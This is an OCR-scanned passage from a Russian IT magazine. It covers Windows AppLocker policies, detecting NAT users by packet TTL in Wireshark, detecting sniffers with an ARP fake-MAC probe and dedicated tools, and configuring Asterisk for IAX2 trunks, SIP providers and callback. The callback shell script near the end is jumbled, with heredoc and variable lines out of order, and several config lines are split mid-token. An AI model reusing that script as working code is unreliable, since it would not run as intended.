
- Enforced — политики активны, и все, что не описано в правилах, блокируется;
- Audit Only — режим аудита; все события, для которых созданы правила, вместо блокировки заносятся в журнал. Полезен при знакомстве и первоначальной отладке работы AppLocker.


Для активации нужного варианта переходим во вкладку «Enforcement» окна свойств AppLocker. Перейдя в «Advanced» и установив флажок «Enable DLL rule collection», можно активировать проверку DLL. Как и в случае с SRP, проверка потребует дополнительных системных ресурсов. По умолчанию правил нет, поэтому ограничения на запуск программ не накладываются (кроме прав NTFS, естественно), и в отличие от SRP, рулесеты нужно создать самому. Этот процесс в AppLocker выглядит несколько проще. Контекстное меню предлагает для этого три варианта:

- Create New Rule — при помощи визарда создаются правила для издателя (Publisher), пути (Path, каталог или файл) и хеша (File Hash);
- Automatically generate Rules — здесь просто указываем на каталог, в котором находятся установленные проги, и мастер автоматически создает правила (Path/Hash) для всех исполняемых файлов внутри;
- Create Default Rules — создается набор правил по умолчанию.


При выборе последнего пункта будут созданы разрешающие правила для запуска приложений из каталогов Windows (%WINDIR%) и Program Files (%PROGRAMFILES%); пользователи, входящие в группу локальных администраторов (BUILTIN\Administrator), ограничений по запуску не имеют. После того как первые правила в категории сформированы и выбран вариант Enforced, запуск приложений возможен только в том случае, если он разрешен политикой. В последующем корректируем имеющиеся правила и создаем новые.
Чтобы отредактировать правило, вызываем его свойства и меняем: учетные записи и группы, которые попадают под политику, путь к каталогу или файлу, действие (Action) блокировать или разрешить. Использование учетных записей и групп в правилах AppLocker группы достаточно удобно, так как можно создать группу пользователей, которым разрешен запуск офисных приложений, группу «интернетчиков» и так далее, и затем включать в них отдельных пользователей.
Настройки во вкладке Exceptions позволяют задать исключения для отдельных объектов. Нажав кнопку Add, указываем отдельный файл, хеш или издателя, которые не будут подпадать под действие редактируемой политики. Так можно достаточно тонко указать разрешения для большого количества файлов.
Да, и как ты, наверное, заметил, возможность настройки правила для зоны сети в AppLocker отсутствует.
После доводки Default Rules приступаем к созданию индивидуальных политик. Для чего выбором Create New Rule запускаем мастер и в пошаговом режиме производим нужные настройки. Первое окно пропускаем, во втором задаем действие Allow/Deny и указываем пользователя или группу, для которых будет действовать политика. Далее выбираем тип политики Publisher/Path/File Hash и, в зависимости от произведенного выбора, отмечаем

ПРОГРАММА PROMISCAN ПОЗВОЛЯЕТ ОПРЕДЕЛИТЬ НАЛИЧИЕ В СЕТИ СНИФЕРОВ





РЕДАКТИРОВАНИЕ ТИПОВ ФАЙЛОВ, КОТОРЫЕ SRP СЧИТАЕТ ИСПОЛНЯЕМЫМИ



НАСТРАИВАЕМ ФИЛЬТР ДЛЯ КОНТРОЛЯ TTL В WIRESHARK

объект. При определении пути AppLocker использует переменные. То есть, если указать в Проводнике C:\soft, путь будет преобразован к виду %OSDrive%\soft*. Кроме того, возможны такие переменные: %WINDIR%, %SYSTEM32%, %PROGRAMFILES%, %REMOVABLE% (CD/DVD) и %HOT% (USB-устройства). Причем особо отмечается, что это внутренние переменные AppLocker, а не системные, хотя некоторые названия совпадают.
Политики созданы, но чтобы они применялись, нужно запустить службу Application Identity (AppIDSvc). Делается это через консоль Services (services.msc) или в редакторе групповых политик (Security Settings → System Services). После изменений обновляем политики:

```
> gpupdate /force
```

Еще один метод контроля за установленным ПО и подключенными девайсами — использование специальных программ инвентаризации (например, SCCM, о котором говорилось в статьях «Начальник сети» и «Оружие массового управления», опубликованных соответственно в августовском и сентябрьском номерах][за 2009 год). Также не забываем о службе «Управление приложениями» (AppMgmt), отключив которую, мы блокируем возможность установки ПО.

БОРЬБА С NAT'ОМ С «халявным» интернетом на работе у многих пользователей появляется соблазн использовать его в своих целях. Конечно, времена, когда к системному блоку подключался модем и через него выходили в интернет, практически канули в лету (для некоторых провинциальных городов это все еще актуально), но менеджеры порой берут работу на дом, а доступ к нужной инфе пытаются получить посредством диалапа. Если же офис находится в жилом доме, то сотрудники-энтузиасты могут развернуть WiFi и раздавать соседям трафик. В любом случае халява привлекает любителей, и остается удивляться, как народ на выдумки горазд. Кроме своровaнного трафика, пользователь ставит под удар безопасность всей сети, ведь через такой черный ход запросто могут проникнуть вирусы, трояны и прочая зараза (+ может быть похищена конфиденциальная информация).
Методов обнаружения работы клиентов из-за NAT предостаточно — контроль TTL, анализ идентификатора IP-пакета и диапазона TCP/UDP портов и так далее (подробнее о методах обнаружения NAT читай в статье Криса «Охота на сетевых партизан» в][#111). Мы же разберем практическую реализацию. Инструментом номер один здесь является Wireshark (wireshark.org) — мультиплатформенный (Windows, Linux, xBSD, Solaris, Mac OS X и т.д.) снифер и анализатор в одном флаконе. Возможность использования фильтров и сортировки делает эту программу весьма удобной для решения многих задач: контроль определенного типа трафика (аська, сетевые игры, проги для удаленного доступа и так далее), поиск проблем в сети и анализ безопасности.
Для определения работы из-за NAT нас интересует возможность контроля TTL (время жизни) IP-пакета. Нужно учитывать, что каждая ОС и версии используют свое значение TTL, например, все версии Windows — 128, Linux — 64 (максимально 255), а при прохождении пакета на каждом роутере отнимается единица. То есть, если получаем пакет с TTL 63 или 127 (или меньше), это может свидетельствовать о наличии NAT (виртуальные машины также работают из-за NAT). Открываем список фильтров и в «IP only» устанавливаем значение поля ip.ttl в отлов всех пакетов, TTL которых меньше 64 или 128. Программа имеет достаточный набор для анализа, поэтому можно захватить трафик с минимальными ограничениями, а затем просмотреть, что попалось в сети, и в последующем уточнять настройки фильтров.
Кроме графического интерфейса, возможен запуск Wireshark в командой строке. Смотрим список сетевых интерфейсов по команде «tshark -D», а затем вылавливаем значение поля TTL в проходящих пакетах.

```
> tshark -i 1 -e ip.ttl -Tfields
```


Поддерживаются tcpdump-подобные правила, поэтому можно просто считать значения нужного поля IP (ip[8] < 64, поле TTL находится в 8-м байте IP-заголовка).
Хорошей альтернативой Wireshark является BWMeter (desksoft.com/BWMeter.htm), совмещающий в себе функции файрвола и монитора трафика, с возможностью построения различного рода графиков. Система фильтров позволяет задать любое правило и затем отслеживать все пакеты, которые под него попадают.
К этому списку можно добавить практически все файрволы, что встретишь в корпоративной сети: Kerio WinRoute (подробнее о нем читай в статье «Марш-бросок в большую сеть», опубликованной в сентябрьском номере][за 2007 год), UserGate Proxy & Firewall («Привратник для локаль-



links

- Страница TechNet, посвященная групповым политикам — technet.microsoft.com/en-us/windowsserver/grouppolicy.
- Сайт Wireshark — wireshark.org.
- Сайт BWMeter — desksoft.com/BWMeter.htm.
- Утилита proDETECT — sf.net/projects/prodetect.
- Сайт PromiScan — securityfriday.com/products/promiscan.html.





PROMQRY — «АНТИСНИФЕР» ОТ MICROSOFT

ной сети», июльский][за 2009 год), ISA Server/Forefront TMG («Форпост для защиты периметра», ноябрьский][за 2009 год) и другие, которые также имеют все необходимое для анализа и блокировки трафика.
Кроме того, не забываем производить периодическое сканирование сети при помощи Nmap (nmap.org) и сравнивать результаты с отчетами ранее произведенных сканов.
В случае обнаружения изменений в списке открытых портов производим расследование. Это позволит обнаружить лазейки, оставленные троянцами, прокси-серверы, некоторые запущенные игры и так далее.

ОБНАРУЖИВАЕМ СНИФЕРЫ В любой LAN найдется парочка умников, которые захотят знать больше, чем им положено. Любопытный кекс запускает снифер в надежде поймать пароль, если не админа, то любого другого пользователя, или почитать инфу, ему не предназначенную. Для перехвата всех пакетов сетевая карта переводится в неразборчивый режим (promiscuous mode), обнаружить который можно как локально, так и удаленно. В первом случае регистрируемся в системе и просматриваем настройки интерфейсов, во втором — актуальны два способа:

- мониторинг ресурсов на всех хостах сети — при переводе NIC в promiscuous mode возрастает нагрузка, так как ядру приходится обрабатывать большее количество информации, быстро заполняется место на харде;
- ошибки в реализации — сетевой интерфейс должен «забирать» только свои пакеты; так и настроены ОС, но поскольку теперь ядро получает инфу обо всех пакетах, можно попробовать послать ARP-пакет с правильным IP или именем, но неправильным MAC-адресом. В последнем случае система может ответить на неправильный пакет. Добавляем заведомо неверные данные в ARP-таблицу и пингуем «подозрительный» хост:

```
> arp -s hackerhost
00:11:22:33:44:55
> ping hackerhost
```

Если ответ получен, значит, с большой долей вероятности можно сказать, что узел находится в режиме прослушивания. Не забываем удалить неправильную запись после проверки:

```
> arp -d hackerhost
```

Удобнее для выявления нарушителей использовать специальные утилиты. Например, proDETECT (sf.net/projects/prodetect), которая, правда, уже несколько лет не обновлялась, поэтому грешит багами. Настройки позволяют задать список узлов и указать периодичность их проверки. Отчет отправляется на e-mail.
Еще одна прога — PromiScan (securityfriday.com/products/promiscan.html) — также позволяет задать диапазон IP и провести ряд тестов. Если будет обнаружен хост, прослушивающий сеть, админ получит визуальное предупреждение. Предусмотрена возможность выполнения внешней команды.
Кстати, Microsoft также предлагает свой вариант решения проблемы — утилиты Promqry и PromqryUI, скачать которые можно с офсайта (support.microsoft.com/kb/892853). Первая командная, вторая — с GUI. Принцип прост: указываем IP-адрес отдельной машины или диапазон и жмем «Start Query».

ДИКТАТУРА АДМИНА После произведенных настроек мы получим полностью контролируемую сеть, в которой будут использоваться только разрешенные программы, а пользователи не будут отвлекаться от работы. Также не забываем о записях системы аудита, в которых будет присутствовать информация о переводе сетевого интерфейса в пассивный режим или установке программ. Конечно, это не все варианты установления «диктатуры» админа в LAN; добавим сюда отключение пользователя от интернета при превышении лимита, шейпинг трафика, контроль MAC- и IP-адресов, блокировку мессенджеров, фильтрацию URL и контента и многое другое.][

Sergey Jaremchuk feat. Andrey Matveev

Делаем деньги на звездах

КАК СЭКОНОМИТЬ И ЗАРАБОТАТЬ С ПОМОЩЬЮ ASTERISK

Кризис заставляет нас потуже затянуть пояса и по-новому взглянуть на многие вещи. Ситуация в IT-сфере сходная: чтобы сэкономить, организации перепланируют использование имеющихся ресурсов, делая ставку на объединение функциональных возможностей, серверов и сетей. Рассмотрим, как с помощью IP-PBX Asterisk можно сократить расходы компании на телефонную связь и даже немного заработать самому.

ТОНКОЕ СОПРЯЖЕНИЕ У средней и, тем более, крупной организации часто есть филиалы в разных городах или странах. Если в удаленных офисах существует возможность воздвигнуть IP-PBX сервера на базе Asterisk, то почему не объединить их в единую сеть? Этим мы убьем сразу нескольких зайцев: сведем на нет стоимость звонков между «точками», обеспечим безопасное голосовое соединение (путем применения IPsec-шифрования к потоку голосовых данных), создадим все условия для проведения аудио- и видеоконференций. А также получим все дополнительные телефонные свойства, присущие VoIP: запись телефонных разговоров, IVR (система предварительно записанных голосовых сообщений, выполняющая функцию маршрутизации звонков внутри call-центра), альтернативный GSM-роуминг и т.д. Продемонстрировав начальству выгоду от внедрения подобного решения, можно в корне изменить отношение к IT-подразделению (сотрудников которого зачастую считают вечными нахлебниками) и получить щедрые премиальные.
Итак, у нас есть два сервера Asterisk. Давай организуем совместную работу, объединив их диалпланы и увеличив возможности.
Подружить два Asterisk'а можно по протоколу установления сессии SIP (Session Initiation Protocol, RFC 3263), либо по IAX2 (Inter-Asterisk eXchange protocol, протокол обмена VoIP-данными между IP-PBX Asterisk, RFC 5456). Мы выберем второй вариант, так как IAX2 лучше адаптирован для работы из-за NAT. Он использует единственный порт (4569/UDP) для передачи сигнальных данных и медиапотока (т.е. меньше проблем с настройкой файеров на шлюзах и проблем с провами, которые любят резать подключения по нестандартным портам) и поддерживает функцию объединения каналов. Эта способность позволяет отправлять голосовые данные множества вызовов под одним заголовком. Если между двумя офисами одновременно выполняются десятки звонков, выигрыш в пропускной способности за счет использования транка может быть значительным. Помимо перечисленного, по сравнению с протоколом SIP, IAX2 позволяет прилично экономить сетевой трафик, так как сигнальная информация передается в битовых полях, а не текстом.
Все необходимые настройки производятся в файле iax.conf. Один из серверов будет подключаться к другому для оперативного обмена данными.

$ sudo nano /etc/asterisk/iax.conf

```
; Подключаемся ко второму Asterisk
[general]
;register =>
<username>:<password>@<имя или IP
адрес>
register => userB:password@synack.
ru
; Данные для подключения
[synack]
type=friend
user=username
secret=password
host=synack.ru
context=synack
```

Теперь необходимо добавить в диалплан описание нового маршрута:

$ sudo nano /etc/asterisk/extensions.conf

```
[synack]
exten => _5XXX,1,NoOp()
exten => _5XXX,n,Dial(IAX2/
synack/${EXTEN})
exten => _5XXX,n,Hangup()
```


Вот, собственно, и все настройки на первом сервере.
На другой стороне описание в iax.conf и настройки практически аналогичны. Учитывая, что этот сервер принимает подключение, убираем параметр register.

$ sudo nano /etc/asterisk/iax.conf

```
[office]
type=friend
user=user
secret=password
host=dynamic
; В целях безопасности разрешим под-
ключения только с нужного IP-адреса
deny=0.0.0.0/0
permit=11.22.33.44
context=office
```

А в конфиге extensions.conf задаем второй пул номеров:

```
exten => _8XXX,1,
Dial(IAX2/office/
${EXTEN})
```



Если в подчинении несколько IP-PBX Asterisk, то добавляем их так же, как и первый сервер.
Необходимый минимум для подключения выполнен. Далее наращиваем эту схему, изменяя диалплан в зависимости от ситуации и потребностей. Например, в экстеншенах Asterisk можно указывать время действия правила. Чтобы звонить в удаленный офис можно было только в рабочее время, используем такую конструкцию:

```
exten => 3000,1,GotoIfTime(9:00-18:00|mon-
fri|*|*?OUT,s,1)
```

Вариантов действительно много, экспериментируй!

ПОДКЛЮЧАЕМСЯ К SIP-ПРОВАЙДЕРУ За последние несколько лет SIP-провайдеров, предлагающих свои услуги по весьма демократичным ценам, наплодилось предостаточно. Используя их возможности, можно существенно сэкономить на междугородных и международных звонках. Для Asterisk нет принципиальной разницы, подключаться к одному или нескольким SIP-провайдерам сразу, но для нас второй вариант подключения предпочтительнее, поскольку в диалплане можно предписать ранжирование операторов связи по каждому направлению на основе критерия «цена-качество». Можно звонить по разным направлениям, исходя из требуемого качества и установленных провайдерами расценок. Кстати, именно на этом подходе основана работа китов современного SIP'остроения вроде sipnet.ru.
Принцип настройки подключения и создания диалплана практически полностью совпадает с IAX2. Все установки для SIP производятся в файле sip.conf.

```
$ sudo nano /etc/asterisk/sip.conf
[general]
...
useragent=SipPhone
register=myusername:mypassword@sipnet.ru/2223322
; Используемые кодеки
disallow=all
allow=ulaw
allow=alaw
allow=gsm


[sipnet]
type=friend
username=myusername
secret=mypassword
callerid=sipnet
host=sipnet.ru
nat=yes
fromuser=sipnet
fromdomain=sipnet.ru
dtmfmode=rfc2833
insecure=invite
context=sipnet
```

Этот конфиг можно взять за основу для подключения к любому SIP-серверу. Конечно, разные провайдеры могут использовать специфические установки, поэтому придется прошерстить раздел FAQ на офсайте поставщика сервиса в поисках примеров, нюансов и советов по обходу подводных камней.
Далее разбираемся с входящими и исходящими звонками:


```
$ sudo nano /etc/asterisk/extensions.conf
[sipnet-in]
exten => 101,1,Set(CALLERID(name)="Sipnet call")
exten => 101,n,Dial(SIP/101,20)
exten => 101,n,Playback(vm-nobodyavail)
exten => 101,n,Voicemail(101)
exten => 101,n,Hangup()

[sipnet-out-moscow]
exten => _749[59]ZXXXXXX,1,Set(CALLERID(all)="SipPhon
e" <2223322>)
exten => _749[59]ZXXXXXX,n,Dial(SIP/sipnet/${EXTEN},20)
exten => _749[59]ZXXXXXX,n,Hangup()
```

НАСТРАИВАЕМ CALLBACK Сегодня не редкость, что менеджеры работают далеко за пределами офиса, связываясь при необходимости с руководством или работниками по мобильному. В итоге,



A2BILLING ПРЕДОСТАВЛЯЕТ ШИРОКИЕ ВОЗМОЖНОСТИ ПО УЧЕТУ ЗВОНКОВ



НАСТРОЙКА CALLBACK В ДИСТРИБУТИВЕ ELASTIX

в месяц за переговоры приходится платить достаточно приличную сумму. А если таких сотрудников в офисе не один десяток? Затраты на переговоры будут значительны. Но выход есть: приобрести безлимитный пакет и при поступлении звонка перезванивать вызывающему, который далее уже сам выбирает, что ему нужно — звонить кому-нибудь в офисе, делать еще один исходящий звонок, например, междугородний, оставить или прослушать голосовое сообщение и т.д. При помощи Asterisk организовать это достаточно просто, причем существует сразу несколько вариантов. Самый простой способ — создание в каталоге /var/lib/asterisk/outgoing специального .call-файла, который подхватывается и обрабатывается Asterisk на лету. Создаем в extensions.conf описание нового диалплана:

$ sudo nano /etc/asterisk/extensions.conf

```
[IncomingCall]
; Проверяем номер звонящего, если совпадает,
запускаем скрипт
exten => s,1,GotoIf($["${CALLERID(num)}" =
"9151234567"]?callback)
; Аналогично описываются и остальные номера, на
которые должен осуществляться перезвон
exten => s,n,Goto(normal) ; Если номер в списке
отсутствует, обрабатываем вызов обычным обра-
зом
exten => s,n(callback),System(/etc/asterisk/
scripts/callback 8${CALLERID(num)} &)
exten => s,n,Hangup()
exten => s,n(normal)
; Экстеншен, с которого будет производиться
звонок
[InternalCall]
exten => 123,1,Dial(SIP/123)
exten => 123,n,Hangup()
exten => _89X.,1,Dial(SIP/${EXTEN}@GW_IP)
exten => _89X.,n,Hangup()
```

Теперь собственно скрипт, который создаст нужный call-файл. Напомним, что, используя директиву System, можно создать файл на лету:

```
exten => h,6,System(echo Channel:
SIP/${CALLERID(num)} > /tmp/${CALLERID(num)}.
call)
```

Но отдельный скрипт нагляднее и проще редактируется:

$ sudo nano /etc/asterisk/scripts/callback

```
#!/bin/sh
sleep 5
cat << EOF > /tmp/$NUMBER.call
# Получаем номер, переданный в качестве пара-
метра
NUMBER=$1
# Канал, используемый для исходящего звонка
echo "Channel: SIP/$NUMBER@InternalCall
# Количество повторных попыток (т.е. при значе-
нии 1 звонить будет 2 раза)
MaxRetries: 1
# Время в секундах, через которое будет произ-
ведена вторая попытка
RetryTime: 30
# Ожидание ответа на вызов
WaitTime: 30
Context: InternalCall # Контекст
Extension: 777 # Экстеншен
Priority: 1
AlwaysDelete: Yes" >/var/spool/asterisk/
tmp/$NUMBER
EOF # Закончили формировать файл
# Теперь копируем файл
chown asterisk:asterisk /tmp/$NUMBER.call
mv /tmp/$NUMBER.call /var/spool/asterisk/
outgoing/
```

